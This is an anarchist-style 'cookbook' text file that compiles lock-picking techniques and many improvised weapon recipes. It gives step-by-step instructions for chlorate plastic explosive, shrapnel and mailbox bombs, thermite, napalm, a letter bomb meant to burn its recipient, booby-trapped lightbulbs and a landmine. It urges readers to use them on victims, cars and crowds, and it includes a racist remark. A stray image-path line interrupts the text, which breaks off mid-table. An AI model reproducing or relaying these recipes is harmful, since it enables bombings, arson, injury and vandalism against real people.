InFECTIon
.....

Introduction

This is the first publication of the Infection Cookbook, and this was hard as hell to put together. As a reminder, this is a collection of a bunch of different manuals, and I did not write this, nor take credit for it. Also, I will keep updates flowing, as long as the below rulez are followed:

1. I am *NOT* Responsible for anything you do from the information contained herein. From here on, if you carry out anything perscribed here, it is on your own risk, and with some cases, may follow a federal prosecution if caught.

2. I do not want to see this on any open pd bbs. Also, be careful who you share

this with... this is some of the most destructive information ever written.

Contents:

Locksmithing
  Picking Master Locks..... 1.1
  Automobile Locks..... 1.2
  Pin & Tumbler Locks..... 1.3
  Lock In Knob..... 1.4

Explosive Anarchy
  Plastic Explosives from Bleach..... 2.1
  Solidox Bombs..... 2.2
  CO2 bomb..... 2.3
  Thermite II..... 2.4
  Touch Explosives..... 2.5
  Letter Bombs..... 2.6
  Paint Bombs..... 2.7
  Smoke Bombs..... 2.8
  Mail Box Bombs..... 2.9
  Making Napalm..... 2.10
  Fertilizer Bomb..... 2.11
  Tennis Ball Bombs..... 2.12
  Diskette Bombs..... 2.13
  Fuses..... 2.14
  Potassium Nitrate..... 2.15
  Exploding Lightbulbs..... 2.16
  Under Water Igniters..... 2.17
  Home-brew blast cannon..... 2.18
  Making Landmines..... 2.19
  Hindenberg Bomb..... 2.20
  Calcium Carbide Bomb..... 2.21
  Dynamite..... 2.22
  Firebombs..... 2.23
  Fuse Ignition Bomb..... 2.24
  Generic Bomb..... 2.25
  Portable Grenade Launcher..... 2.26
  Harmless Bombs..... 2.27
  Jug Bomb..... 2.28
  Match Head Bomb..... 2.29
  Napalm II..... 2.30
  Nitroglycerin Recipie..... 2.31
  Sodium Chlorate..... 2.32

Murcury Fulminate..... 2.33
Improvised Black Powder..... 2.34
Nitric Acid..... 2.35
Dust Bomb Instructions..... 2.36
Carbon-Tet Explosive..... 2.37
Making Piric Acid from Asprin..... 2.38
Reclamination of RDX from C-4 Explosive..... 2.39
Egg Based Gelled Flame Fuels..... 2.40
Clothespin Switch..... 2.41
Flexible Plate Switch..... 2.42
Delay Igniter From Cigarette..... 2.43
Dried Seed Timer..... 2.44
Nail Grenade..... 2.45
Chemical Fire Bottle..... 2.46
Igniter from Book Matches..... 2.47
ÔRed or White PowderÕ Propellant..... 2.48
Pipe Hand Grenade..... 2.49

Boxing:
High Tech REVENGE 2.0..... 3.1
Aqua Box Plans..... 3.2
Black Box Plans..... 3.3
THE BLOTTO BOX!!!..... 3.4
Brown Box Plans..... 3.5
Clear Box Plans..... 3.6
Blue Box Plans..... 3.7
Pearl Box Plans..... 3.8
Red Box Plans..... 3.9
Scarlet Box Plans..... 3.10
Silver Box Plans..... 3.11
White Box Plans..... 3.12
Green Box Plans..... 3.13
The Blast Box..... 3.14
Cheese Box Plans..... 3.15
Gold Box..... 3.16
The Lunch Box..... 3.17
Olive Box Plans..... 3.18
The Tron Box..... 3.19

Phreaking (Phone Based Systems):

Phone Related Vandalism..... 4.1
Unlisted Phone Numbers..... 4.2
Phone Taps..... 4.3
Phone Systems Tutorial I..... 4.4
Phone Systems Tutorial II..... 4.5
Basic Alliance Teleconferencing..... 4.6
CNA Number Listings..... 4.7
How to start a conference w/o 2600hz..... 4.8
Ma-Bell Tutorial..... 4.9
Bell Trashing..... 4.10
Stealing Calls from Payphones..... 4.11
PhreakerÕs guide to Loop Lines..... 4.12
The Phreak File..... 4.13
Dealing with the Rate & Route operator..... 4.14
Cellular Phone Phreaking..... 4.15
How to start your own conference..... 4.16
The history of ESS..... 4.17
Phreakers Phunhouse..... 4.18
Bell Glossary..... 4.19

Phone Dial Locks..... 4.20
A short history of Phreaking..... 4.21
Secrets of the Little Blue Box (story)..... 4.22
History of Brittish Preaking..... 4.23
Bad as Shit (story)..... 4.24
Telenet..... 4.25
Fucking with the Operator..... 4.26
International Country Codes..... 4.27
Infinity Transmitter Plans..... 4.28

Hacking (Computer Based Systems):
Ripping Off Change Machines..... 5.1
How to break into BBS Express..... 5.2
Basic Hacking Tutorial I..... 5.3
Basic Hacking Tutorial II..... 5.4
Hacking DECÕs..... 5.5
Jackpotting ATM Machines..... 5.6
Hacking TRW..... 5.7
Hacking VAX & UNIX..... 5.8

Carding, and other Money related Anarchy:
Counterfeiting Money..... 6.1
The Art of Carding..... 6.2
Recognizing Credit Cards..... 6.3
European Credit Card Fraud..... 6.4

Chemistry Class:
Chemical Equivelincy List..... 7.1
A different Kind of Molitov Cocktail..... 7.2
Mace Substitute..... 7.3
Pool Fun..... 7.4

Revenge and Destruction:
Ways to send a car to hell..... 8.1
Ways to send a car to hell II..... 8.2
Hotwiring Cars..... 8.3
Electronic Terrorism..... 8.4
Auto Exaust Flame Thrower..... 8.5
Breaking into Houses..... 8.6
Fun at K-mart..... 8.7
Terrorizing McDonalds..... 8.8
Operation: Fuckup..... 8.9

Misc:
Getting a new Identity..... 9.1

Anarchy Newsletters:
Remote Informer Issue #1..... 10.1
Remote Informer Issue #2..... 10.2
Remote Informer Issue #3..... 10.3
Remote Informer Issue #4..... 10.4
Remote Informer Issue #5..... 10.5
Phrack Magazine - Vol. 3, Issue 27 1..... 10.6
Phrack Magazine - Vol. 3, Issue 27 2..... 10.7
Phrack Magazine - Vol. 3, Issue 28 1..... 10.8
Phrack Magazine - Vol. 3, Issue 28 2..... 10.9
Phrack Magazine - Vol. 3, Issue 28 3..... 10.10
Phrack Magazine - Vol. 3, Issue 30 1..... 10.11
Phrack Magazine - Vol. 3, Issue 30 2..... 10.12

Locksmithing
Master Locks

The Master lock company made their older combination locks with a protection scheme. If you pull the handle too hard, the knob will not turn. That was their biggest mistake.

The first number:

Get out any of the Master locks so you know what is going on. While pulling on the clasp (part that springs open when you get the combination right), turn the knob to the left until it will not move any more, and add five to the number you reach. You now have the first number of the combination.

The second number:

Spin the dial around a couple of times, then go to the first number you got. Turn the dial to the right, bypassing the first number once. When you have bypassed the first number, start pulling on the clasp and turning the knob. The knob will eventually fall into the groove and lock. While in the groove, pull the clasp and turn the knob. If the knob is loose, go to the next groove, if the knob is stiff, you have the second number of the combination.

The third number:

After getting the second number, spin the dial, then enter the two numbers. Slowly spin the dial to the right, and at each number, pull on the clasp. The lock will eventually open if you did the process right.

This method of opening Master locks only works on older models. Someone informed Master of their mistake, and they employed a new mechanism that is foolproof (for now).

Automobile Locks

Many older automobiles can still be opened with a Slim Jim type of opener (these and other auto locksmithing techniques are covered fully in the book "In the Still of the Night", by John Russell III); however, many car manufacturers have built cases over the lock mechanism, or have moved the lock mechanism so the Slim Jim will not work. So:

American Locksmith Service
P.O. Box 26
Culver City, CA 90230

ALS offers a new and improved Slim Jim that is 30 inches long and 3/4 inches wide, so it will both reach and slip through the new

car lock covers (inside the door). Price is $5.75 plus $2.00 postage and handling.

Cars manufactured by General Motors have always been a bane to people who needed to open them, because the sidebar locking unit they employ is very difficult to pick. To further complicate matters, the new GM cars employ metal shields to make the use of a Slim Jim type instrument very difficult. So:

Lock Technology Corporation
685 Main St.
New Rochelle, NY 10801

LTC offers a cute little tool which will easily remove the lock cylinder without harm to the vehicle, and will allow you to enter and/or start the vehicle. The GMC-40 sells for $56.00 plus $2.00 for postage and handling.

The best general automobile opening kit is probably a set of lockout tools offered by:

Steck MFG Corporation
1319 W. Stewart St.
Dayton, OH 45408

For $29.95 one can purchase a complete set of six carbon lockout tools that will open more than 95% of all the cars around.

Kwickset locks have become quite popular as one step security locks for many types of buildings. They are a bit harder to pick and offer a higher degree of security than a normal builder installed door lock. So:

A MFG
1151 Wallace St.
Massilon, OH 44646

Price is $11.95. Kwickset locks can handily be disassembled and the door opened without harm to either the lock or the door by using the above mentioned Kwick Out tool.

If you are too lazy to pick auto locks:

Veehof Supply
Box 361
Storm Lake, IO 50588

VS sells tryout keys for most cars (tryout keys are used since there is no one master key for any one make of car, but there are group type masters (a.k.a. tryout keys). Prices average about $20.00 a set.

Pin & Tumbler Locks

For years, there have been a number of pick attack procedures for most pin and tumbler lock systems. In reverse order of ease they are as follows:

Normal Picking: Using a pick set to align the pins, one by one, until the shear line is set and the lock opens.

Racking: This method uses picks that are constructed with a series of bumps, or diamond shape notches. These picks are "raked" (i.e. run over all the pins at one time). With luck, the pins will raise in the open position and stay there. Raking, if successful, can be much less of an effort than standard picking.

Lock Aid Gun: This gun shaped device was invented a number of years ago and has found application with many locksmiths and security personnel. Basically, a needle shaped pick is inserted in the snout of the "gun", and the "trigger" is pulled. This action snaps the pick up and down strongly. If the tip is slipped under the pins, they will also be snapped up and down strongly. With a bit of luck they will strike each other and separate at the shear line for a split second. When this happens the lock will open. The lock aid gun is not 100% successful, but when it does work, the results are very dramatic. You can sometimes open the lock with one snap of the trigger.

Vibrator: Some crafty people have mounted a needle pick into an electric toothbrush power unit. This vibrating effect will sometimes open pin tumbler locks -- instantly.

There is now another method to open pin and wafer locks in a very short time. Although it resembles a toothbrush pick in appearance, it is actually an electronic device. I am speaking of the Cobra pick that is designed and sold by:

Fed Corporation
P.O. Box 569
Scottsdale, AR 85252

The Cobra uses two nine volt batteries, teflon bearings (for less noise), and a cam roller. It comes with three picks (for different types of locks) and works both in America and overseas, on pin or wafer locks. The Cobra will open group one locks (common door locks) in three to seven seconds with no damage, in the hands of an experienced locksmith. It can take a few seconds more or up to a half a minute for someone with no experience at all. It will also open group two locks (including government, high security, and medecos), although this can take a short time longer. It will not open GM sidear locks, although a device is about to be introduced to fill that gap. How much for this toy that will open most locks in seven seconds?

$235.00 plus $4.00 shipping and handling.

For you hard core safe crackers, FC also sells the MI-6 that will open most safes at a cost of $10,000 for the three wheel attack model, and $10,500 for the four wheel model. It comes in a sturdy aluminum carrying case with monitor, disk drive and software.

If none of these safe and sane ideas appeal to you, you can always fall back on the magic thermal lance...

The thermal lance is a rather crude instrument constructed from

3/8 inch hollow magnesium rods. Each tube comes in a 10 foot length, but can be cut down if desired. Each one is threaded on one end. To use the lance, you screw the tube together with a matted regulator (like a welding outfit uses) and hook up an oxygen tank. Then oxygen is turned on and the rod is lit with a standard welding ignitor. The device produces an incredible amount of heat. It is used for cutting up concrete blocks or even rocks. An active lance will go through a foot of steel in a few seconds. The lance is also known as a burning bar, and is available from:


C.O.L. MFG
7748 W. Addison
Chicago, IL 60634

Lock In Knob

So you want to be a criminal. Well, if you want to be like James Bond and open a lock in fifteen seconds, then go to Hollywood, because that is the only place you are ever going to do it. Even experienced locksmiths can spend five to ten minutes on a lock if they are unlucky. If you are wanting extremely quick access, look elsewhere. The following instructions will pertain mostly to the "lock in knob" type lock, since it is the easiest to pick.

First of all, you need a pick set. If you know a locksmith, get him to make you a set. This will be the best possible set for you to use. If you find a locksmith unwilling to supply a set, don't give up hope. It is possible to make your own, if you have access to a grinder (you can use a file, but it takes forever).

The thing you need is an allen wrench set (very small). These should be small enough to fit into the keyhole slot. Now, bend the long end of the allen wrench at a slight angle (not 90 degrees). Now, take your pick to a grinder or a file, and smooth the end until it is rounded so it won't hang inside the lock. Test your tool out on doorknobs at your house to see if it will slide in and out smoothly. Now, this is where the screwdriver comes in. It must be small enough for it and your pick to be used in the same lock at the same time, one above the other. In the coming instructions, please refer to this chart of the interior of a lock:



The object is to press the pin up so that the space between the upper pin and the lower pin is level with the cylinder wall. Now, if you push a pin up, it's tendency is to fall back down, right? That is where the screwdriver comes in. Insert the screwdriver into the slot and turn. This tension will keep the "solved" pins from falling back down. Now, work from the back of the lock to the front, and when you are through, there will be a click, the screwdriver will turn freely, and the door will open.

Do not get discouraged on your first try! It will probably take you about twenty to thirty minutes your first time. After that, you will quickly improve with practice.

Explosive Anarchy
Plastic Explosives from Bleach
Potassium chlorate is an extremely volatile explosive compound, and has been used in the past as the main explosive filler in grenades, land mines, and mortar rounds by such countries as France and Germany. Common household bleach contains a small amount of potassium chlorate, which can be extracted by the procedure that follows.

First off, you must obtain:

[1] A heat source (hot plate, stove, etc.)
[2] A hydrometer, or battery hydrometer
[3] A large Pyrex, or enameled steel container (to weigh chemicals)
[4] Potassium chloride (sold as a salt substitute at health and nutrition stores)

Take one gallon of bleach, place it in the container, and begin heating it. While this solution heats, weigh out 63 grams of potassium chloride and add this to the bleach being heated. Constantly check the solution being heated with the hydrometer, and boil until you get a reading of 1.3. If using a battery hydrometer, boil until you read a FULL charge.

Take the solution and allow it to cool in a refrigerator until it is between room temperature and 0 degrees Celcius. Filter out the crystals that have formed and save them. Boil this solution again and cool as before. Filter and save the crystals.

Take the crystals that have been saved, and mix them with distilled water in the following proportions: 56 grams per 100 milliliters distilled water. Heat this solution until it boils and allow to cool. Filter the solution and save the crystals that form upon cooling. This process of purification is called "fractional crystalization". These crystals should be relatively pure potassium chlorate.

Powder these to the consistency of face powder, and heat gently to drive off all moisture.

Now, melt five parts Vaseline with five parts wax. Dissolve this in white gasoline (camp stove gasoline), and pour this liquid on 90 parts potassium chlorate (the powdered crystals from above) into a plastic bowl. Knead this liquid into the potassium chlorate until intimately mixed. Allow all gasoline to evaporate.

Finally, place this explosive into a cool, dry place. Avoid friction, sulfur, sulfides, and phosphorous compounds. This explosive is best molded to the desired shape and density of 1.3 grams in a cube and dipped in wax until water proof. These block type charges guarantee the highest detonation velocity. Also, a blasting cap of at least a 3 grade must be used.

The presence of the afore mentioned compounds (sulfur, sulfides, etc.) results in mixtures that are or can become highly sensitive

and will possibly decompose explosively while in storage. You should never store homemade explosives, and you must use EXTREME caution at all times while performing the processes in this article.

You may obtain a catalog of other subject of this nature by writing:

Information Publishing Co.
Box 10042
Odessa, Texas 79762

Solidox Bombs
Most people are not aware that a volatile, extremely explosive chemical can be bought over the counter: Solidox.

Solidox comes in an aluminum can containing 6 grey sticks, and can be bought at Kmart, and various hardware supply shops for around $7.00. Solidox is used in welding applications as an oxidizing agent for the hot flame needed to melt metal. The most active ingredient in Solidox is potassium chlorate, a filler used in many military applications in the WWII era.

Since Solidox is literally what the name says: SOLID OXygen, you must have an energy source for an explosion. The most common and readily available energy source is common household sugar, or sucrose. In theory, glucose would be the purest energy source, but it is hard to find a solid supply of glucose.

Making the mixture:

[1] Open the can of Solidox, and remove all 6 sticks. One by one, grind up each of the sticks (preferably with a mortar and pestle) into the finest powder possible.
[2] The ratio for mixing the sugar with the Solidox is 1:1, so weigh the Solidox powder, and grind up the equivalent amount of sugar.
[3] Mix equivalent amounts of Solidox powder, and sugar in a 1:1 ratio.

It is just that simple! You now have an extremely powerful substance that can be used in a variety of applications. A word of caution: be EXTREMELY careful in the entire process. Avoid friction, heat, and flame. A few years back, a teenager I knew blew 4 fingers off while trying to make a pipe bomb with Solidox. You have been warned!

CO2 Bomb
You will have to use up the cartridge first by either shooting it or whatever. With a nail, force a hole bigger so as to allow the powder and wick to fit in easily. Fill the cartridge with black powder and pack it in there real good by tapping the bottom of the cartridge on a hard surface (I said TAP not SLAM!). Insert a fuse. I recommend a good water-proof cannon fuse, or an m-80 type fuse, but firecracker fuses work, if you can run like a black man runs from the cops after raping a white girl.) Now, light it and run like hell! It does wonders for a row of mailboxes (like the ones in apartment complexes), a car (place under the gas tank), a picture window (place on window sill), a phone booth (place right under the phone), or any other devious place. This thing throws

shrapnel, and can make quit a mess!!

Thermite
Thermite is nasty shit. Here is a good and easy way to make it. The first step is to get some iron-oxide (which is RUST!). Here is a good way to make large quantities in a short time:

- Get a DC convertor like the one used on a train set. Cut the connector off, seperate the wires, and strip them both.

- Now you need a jar of water with a tablespoon or so of sodium chloride (which is SALT!) added to it. This makes the water conductive.

- Now insert both wires into the mixture (I am assuming you plugged the convertor in...) and let them sit for five minutes. One of them will start bubbling more than the other. This is the POSITIVE(+) wire. If you do not do this test right, the final product will be the opposite (chemically) of rust, which is RUST ACID. You have no use for this here (although it IS useful!).

- Anyway, put the nail tied to the positive wire into the jar. Now put the negative wire in the other end. Now let it sit overnight and in the morning scrape the rust off of the nail & repeat until you got a bunch of rust on the bottom of the glass. Be generous with your rust collection. If you are going through the trouble of making thermite, you might as well make a lot, right?

- Now remove the excess water and pour the crusty solution onto a cookie sheet. Dry it in the sun for a few hours, or inside overnight. It should be an orange-brown color (although I have seen it in many different colors! Sometimes the color gets fucked up, what can I say... but it is still iron oxide!)

- Crush the rust into a fine powder and heat it in a cast-iron pot until it is red. Now mix the pure iron oxide with pure alluminum filinos which can be bought or filed down by hand from an aluminum tube or bar. The ratio or iron oxide to aluminum is 8 grams to 3 grams.

- Congrats! You have just made THERMITE! Now, to light it...

- Thermite requires a LOT of heat (more than a blow torch!) to ignite. However, a magnesium ribbon (which is sorta hard to find.. call around) will do the trick. It takes the heat from the burning magnesium to light the thermite.

- Now when you see your victim's car, pour a fifty-cent sized pile onto his hood, stick the ribbon in it, and light the ribbon with the blow torch. Now chuckle as you watch it burn through the hood, the block, the axle, and the pavement. BE CAREFUL! The ideal mixtures can vaporize CARBON STEEL! Another idea is to use thermite to get into pay phone cash boxes. HAVE FUN!!

Touch Explosive
This is sort of a mild explosive, but it can be quite dangerous in large quantities. To make touch explosive (such as that found in a snap-n-pop, but more powerful), use this recipe:

- Mix iodine crystals into ammonia until the iodine crystals will

not dissolve into the ammonia anymore. Pour off the excess ammonia and dry out the crystals on a baking sheet the same way as you dried the thermite (in other words, just let it sit overnight!).

- Be careful now because these crystals are now your touch explosive. Carefully wrap a bunch in paper (I mean carefully! Friction sets 'em off!) and throw them around.. pretty loud, huh? They are fun to put on someone's chair. Add a small fish sinker to them and they can be thrown a long distance (good for crowds, football games, concerts, etc.) Have fun!

Letter Bombs

- You will first have to make a mild version of thermite. Use my recipe, but substitute iron fillings for rust.

- Mix the iron with aluminum fillings in a ratio of 75% aluminum to 25% iron. This mixture will burn violently in a closed space (such as an envelope). This bring us to our next ingredient...

- Go to the post office and buy an insulated (padded) envelope. You know, the type that is double layered... Seperate the layers and place the mild thermite in the main section, where the letter would go. Then place magnesium powder in the outer layer. There is your bomb!!

- Now to light it... this is the tricky part and hard to explain. Just keep experimenting until you get something that works. The fuse is just that touch explosive I have told you about in another one of my anarchy files. You might want to wrap it like a long cigarette and then place it at the top of the envelope in the outer layer (on top of the powdered magnesium). When the touch explosive is torn or even squeezed hard it will ignite the powdered magnesium (sort of a flash light) and then it will burn the mild thermite. If the thermite didn't blow up, it would at least burn the fuck out of your enemy (it does wonders on human flesh!).

NOW that is REVENGE!

Paint Bombs
To make a pain bomb you simply need a metal pain can with a refastenable lid, a nice bright color paint (green, pink, purple, or some gross color is perfect!), and a quantity of dry ice. Place the paint in the can and then drop the dry ice in. Quicky place the top on and then run like hell! With some testing you can time this to a science. It depends on the ratio of dry ice to paint to the size of the can to how full it is. If you are really pissed off at someone, you could place it on their doorstep, knock on the door, and then run!! Paint will fly all over the place HAHAHA

Smoke Bombs

Here is the recipe for one helluva smoke bomb!

4 parts sugar
6 parts potassium nitrate (Salt Peter)

Heat this mixture over a LOW flame until it melts, stirring well. Pour it into a future container and, before it solidifies, imbed a few matches into the mixture to use as fuses. One pound of this stuff will fill up a whole block with thick, white smoke!

Mailbox Bombs

(1) Two litre bottle of chlorine (must contain sodium hypochlorate)

Small amount of sugar

Small amount of water

Mix all three of these in equal amounts to fill about 1/10 of the bottle. Screw on the lid and place in a mailbox. It's hard to believe that such a small explosion will literally rip the mailbox in half and send it 20 feet into the air! Be careful doing this, though, because if you are caught, it is not up to the person whose mailbox you blew up to press charges. It is up to the city.

Making Napalm

- Pour some gas into an old bowl, or some kind of container.

- Get some styrofoam and put it in the gas, until the gas won't eat anymore. You should have a sticky syrup.

- Put it on the end of something (don't touch it!!). The unused stuff lasts a long time!

Fertilizer Bomb
Ingredients:

- Newspaper
- Fertilizer (the chemical kind, GREEN THUMB or ORCHO)
- Cotton
- Diesel fuel

Make a pouch out of the newspaper and put some fertilizer in it. Then put cotton on top. Soak the cotton with fuel. Then light and run like you have never ran before! This blows up 500 square feet so don't do it in an alley!!

Tennis Ball Bombs
Ingredients:

- Strike anywhere matches
- A tennis ball
- A nice sharp knife
- Duct tape

Break a ton of matchheads off. Then cut a SMALL hole in the tennis ball. Stuff all of the matchheads into the ball, until you can't fit any more in. Then tape over it with duct tape. Make sure it is real nice and tight! Then, when you see a geek walking down the street, give it a good throw. He will have a blast!!

Diskette Bombs

You need:

 - A disk
 - Scissors
 - White or blue kitchen matches (they MUST be these colors!)
 - Clear nail polish

- Carefully open up the diskette (3.5" disks are best for this!)

- Remove the cotton covering from the inside.

- Scrape a lot of match powder into a bowl (use a wooden scraper, metal might spark the matchpowder!)

- After you have a lot, spread it evenly on the disk.

- Using the nail polish, spread it over the match mixture

- Let it dry

- Carefully put the diskette back together and use the nail polish to seal it shut on the inside (where it came apart).

- When that disk is in a drive, the drive head attempts to read the disk, which causes a small fire (ENOUGH HEAT TO MELT THE DISK DRIVE AND FUCK THE HEAD UP!!). ahahahahaha! Let the fuckhead try and fix THAT!!!
Fuses

You would be surprised how many files are out there that use what falls under the category of a "fuse." They assume that you just have a few lying around, or know where to get them. Well, in some parts of the country, fuses are extremely hard to come by... so this file tells you how to make your own. Both fuses presented here are fairly simple to make, and are fairly reliable.

SLOW BURNING FUSE
~~~~~~~~~~~~~~~~ (approx. 2 inches per minute)

Materials needed:

 - Cotton string or 3 shoelaces
 - Potassium Nitrate or Potassium Chlorate
 - Granulated sugar

Procedure:

 - Wash the cotton string or showlaces in HOT soapy water, then rinse with fresh water

 - Mix the following together in a glass bowl:
   1 part potassium nitrate or potassium chlorate
   1 part granulated sugar
   2 parts hot water

 - Soak strings or shoelaces in this solution

 - Twist/braid 3 strands together and allow them to dry
~~~~~~~~~~~~~~~~

- Check the burn rate to see how long it actually takes!!

FAST BURNING FUSE
~~~~~~~~~~~~~~~~ (40 inches per minute)

Materials needed:

-Soft cotton string
-fine black powder (empty a few shotgun shells!)
-shallow dish or pan

Procedure:

- moisten powder to form a paste

- twist/braid 3 strands of cotton together

- rub paste into string and allow to dry

- Check the burn rate!!!

Potassium Nitrate

Potassium Nitrate is an ingredient in making fuses, among other things. Here is how you make it:

Materials needed:

-3.5 gallons of nitrate bearing earth or other material
-1/2 cup of wood ashes
-Bucket or other similar container about 4-5 gallons in volume
-2 pieces of finely woven cloth, each a bit bigger than the bottom of the bucket
-Shallow dish or pan at least as large in diameter as the bucket
-Shallow, heat resistant container
-2 gallons of water
-Something to punch holes in the bottom of the bucket
-1 gallon of any type of alcohol
-A heat source
-Paper & tape

Procedure:

- Punch holes on the inside bottom of the bucket, so that the metal is"puckered" outward from the bottom

- Spread cloth over the holes from the bottom

- Place wood ashes on the cloth. Spread it out so that it covers the entire cloth and has about the same thickness.

- Place 2nd cloth on top of the wood ashes

- Place the dirt or other material in the bucket

- Place the bucket over the shallow container. NOTE: It may need support on the bottom so that the holes on the bottom are not blocked.
~~~~~~~~~~~~~~~~

- Boil water and pour it over the earth very slowly. Do NOT pour it all at once, as this will clog the filter on the bottom.

- Allow water to run through holes into the shallow dish on the bottom.

- Be sure that the water goes through ALL of the earth!

- Allow water in dish to cool for an hour or so

- Carefully drain the liquid in the dish away, and discard the sludge in the bottom

- Boil this liquid over a fire for at least two hours. Small grains of salt will form - scoop these out with the paper as they form

- When the liquid has boiled down to 1/2 its original volume let it sit

- After 1/2 hour, add equal volume of the alcohol; when this mixture is poured through paper, small white crystals appear. This is the posassium nitrate.

Purification:

- Redissolve crystals in small amount of boiling water

- Remove any crystals that appear

- Pour through improvised filter then heat concentrated solution to dryness.

- Spread out crystals and allow to dry

Exploding lightbulbs
Materials needed:

-lightbulb (100w)
-socket (duh...)
-1/4 cup soap chips
-blackpowder! (open some shotgun shells!)
-1/4 cup kerosene orgasoline
-adhesive tape
-lighter or small blowtorch
-glue

Procedure for a simple exploding lightbulb:
~~~~~~

- Drill a small hole in the top of the bulb near the threads!

- Carefully pour the blackpowder into the hole. Use enough so that it touches the filament!

- Insert into socket as normal (make sure the light is off or else YOU will be the victim!!)
~~~~~~

- Get the hell out!!

Napalm Bulb

- Heat kerosene/gasoline in a double boiler

- Melt soap chips, stirring slowly.

- Put somewhere and allow to cool

- Heat the threads of the bulb VERY carefully to melt the glue. Remove threads, slowly drawing out the filament. Do NOT break the cheap electrical igniters and/or the filament or this won't work!!

- Pour the liquid into the bulb, and slowly lower the filament back down into the bulb. Make sure the filament is dipped into the fluid.

- Re-glue the threads back on. Insert it into a socket frequently used by the victim and get the hell out!!

When the victim flips the switch, he will be in for a BIG surprise!

Under Water Ingniters

Materials needed:

-Pack of 10 silicon diodes (available at Radio Shack. you will know you got the right ones if they are very, very small glass objects!)
-Pack of matches
-1 candle

Procedure:

- Light the candle and allow a pool of molten wax to form in the top.

- Take a single match and hold the glass part of a single diode against the head. Bend the diode pins around the matchhead so that one wraps in an upward direction and thensticks out to the side. Do the same with the other wire, but in a downward direction. The diodes should now be hugging the matchhead, but its wires MUST NOT TOUCH EACH OTHER!

- Dip the matchhead in wax to give it a water-proof coat. These work underwater

- repeat to make as many as you want

How to use them:

When these little dudes are hooked across a 6v battery, the diode reaches what is called breakdown voltage. When most electrical components reach this voltage, they usually produce great amounts

of heat and light, while quickly melting into a little blob. This heat is enough to ignite a matchhead. These are recommended for use underwater, where most other igniters refuse to work. ENJOY!

Home-brew blast cannon
Materials needed:

-1 plastic drain pipe, 3 feet long, at least 3 1/2 inches in diameter
-1 smaller plastic pipe, about 6 inches long, 2 inches in diameter
-1 large lighter, with fluid refills (this gobbles it up!)
-1 pipe cap to fit the large pipe, 1 pipe cap to fit the small pipe
-5 feet of bellwire
-1 SPST rocker switch
-16v polaroid pot-a-pulse battery
-15v relay (get this at Radio Shack)
-Electrical Tape
-One free afternoon

Procedure:

- Cut the bell wire into three equal pieces, and strip the ends

- Cut a hole in the side of the large pipe, the same diameter as the small pipe. Thread the hole and one end of the small pipe. they should screw together easily.

- Take a piece of scrap metal, and bend it into an "L" shape, then attach it to the level on the lighter:

```
 /------------------------gas switch is here
 V
 /------
!lighter!!<---metal lever
!!!
!!
```

Now, every time you pull the 'trigger' gas should flow freely from the lighter. You may need to enlarge the 'gas port' on your lighter, if you wish to be able to fire more rapidly.

- Connect two wires to the two posts on the switch

- Cut two holes in the side of the smaller tube, one for the switch on the bottom, and one for the metal piece on the top. Then, mount the switch in the bottom, running the wires up and out of the top.

- Mount the lighter/trigger in the top. Now the switch should rock easily, and the trigger should cause the lighter to pour out gas. Re-screw the smaller tube into the larger one, hold down the trigger a bit, let it go, and throw a match in there. If all goes well, you should hear a nice big 'THUD!'

- Get a hold of the relay, and take off the top.

1---------------

```
                  v/
 2--------------/<--- the center object is the metal finger inside
                3                                        the relay
 cc-------------/
 oo----------------4
 ii
 ll----------------5
```

Connect (1) to one of the wires coming from the switch. Connect (2) to (4), and connect (5) to one side of the battery. Connect the remaining wire from the switch to the other side of the battery. Now you should be able to get the relay to make a little 'buzzing' sound when you flip the switch and you should see some tiny little sparks.

- Now, carefully mount the relay on the inside of the large pipe, towards the back. Screw on the smaller pipe, tape the battery to the side of the cannon barrel (yes, but looks aren't everything!)

- You should now be able to let a little gas into the barrel and set it off by flipping the switch.

- Put the cap on the back end of the large pipe VERY SECURELY. You are now ready for the first trial-run!

To Test:

Put something very, very large into the barrel, just so that it fits 'just right'. Now, find a strong guy (the recoil will probably knock you on your ass if you aren't careful!). Put on a shoulderpad, earmuffs, and possibly some other protective clothing (trust the Jolly Roger! You are going to need it!). Hold the trigger down for 30 seconds, hold on tight, and hit the switch. With luck and the proper adjustments, you should be able to put a frozed orange through 1/4 or plywood at 25 feet.

Landmine
First, you need to get a pushbutton switch. Take the wires of it and connect one to a nine volt battery connector and the other to a solar igniter (used for launching model rockets). A very thin piece of stereo wire will usually do the trick if you are desperate, but I recommend the igniter. Connect the other wire of the nine-volt battery to one end of the switch. Connect a wire from the switch to the other lead on the solar igniter.

```
       switch-----------battery
         \                 /
          \               /
           \             /
            \           /
             solar  igniter
                   |
                   |
                   |
               explosive
```

Now connect the explosive (pipe bomb, m-80, CO2 bomb, etc.) to the igniter by attaching the fuse to the igniter (seal it with scotch tape). Now dig a hole; not too deep but enough to cover all of the materials. Think about what direction your enemy will be coming from

and plant the switch, but leave the button visible (not TOO visible!). Plant the explosive about 3-5 feet away from the switch because there will be a delay in the explosion that depends on how short your wick is, and, if a homemade wick is being used, its burning speed. But if you get it right... and your enemy is close enough..... BBBBBBBOOOOOOOOOOOOOOOOOOOOOOOMMMM! hahahaha

Hindenberg Bomb
Needed:1 Balloon
1 Bottle
1 Liquid Plumr
1 Piece Aluminum FoilL
1 Length Fuse

Fill the bottle 3/4 full with Liquid Plumr and add a little piece of aluminum foil to it. Put the balloon over the neck of the bottle until the balloon is full of the resulting gas. This is highly flammable hydrogen.
Now tie the baloon. Now light the fuse, and let it rise.
When the fuse contacts the balloon, watch out!!!

Dynamite

Dynamite is nothing more than just nitroglycerin and a stablizing agent to make it much safer to use. For the sake of saving time, I will abbreviate nitroglycerin with a plain NG. The numbers are percentages, be sure to mix these carefully and be sure to use the exact amounts. These percentages are in weight ratio, not volume.

no.	ingredients	amount
#1	NG	32
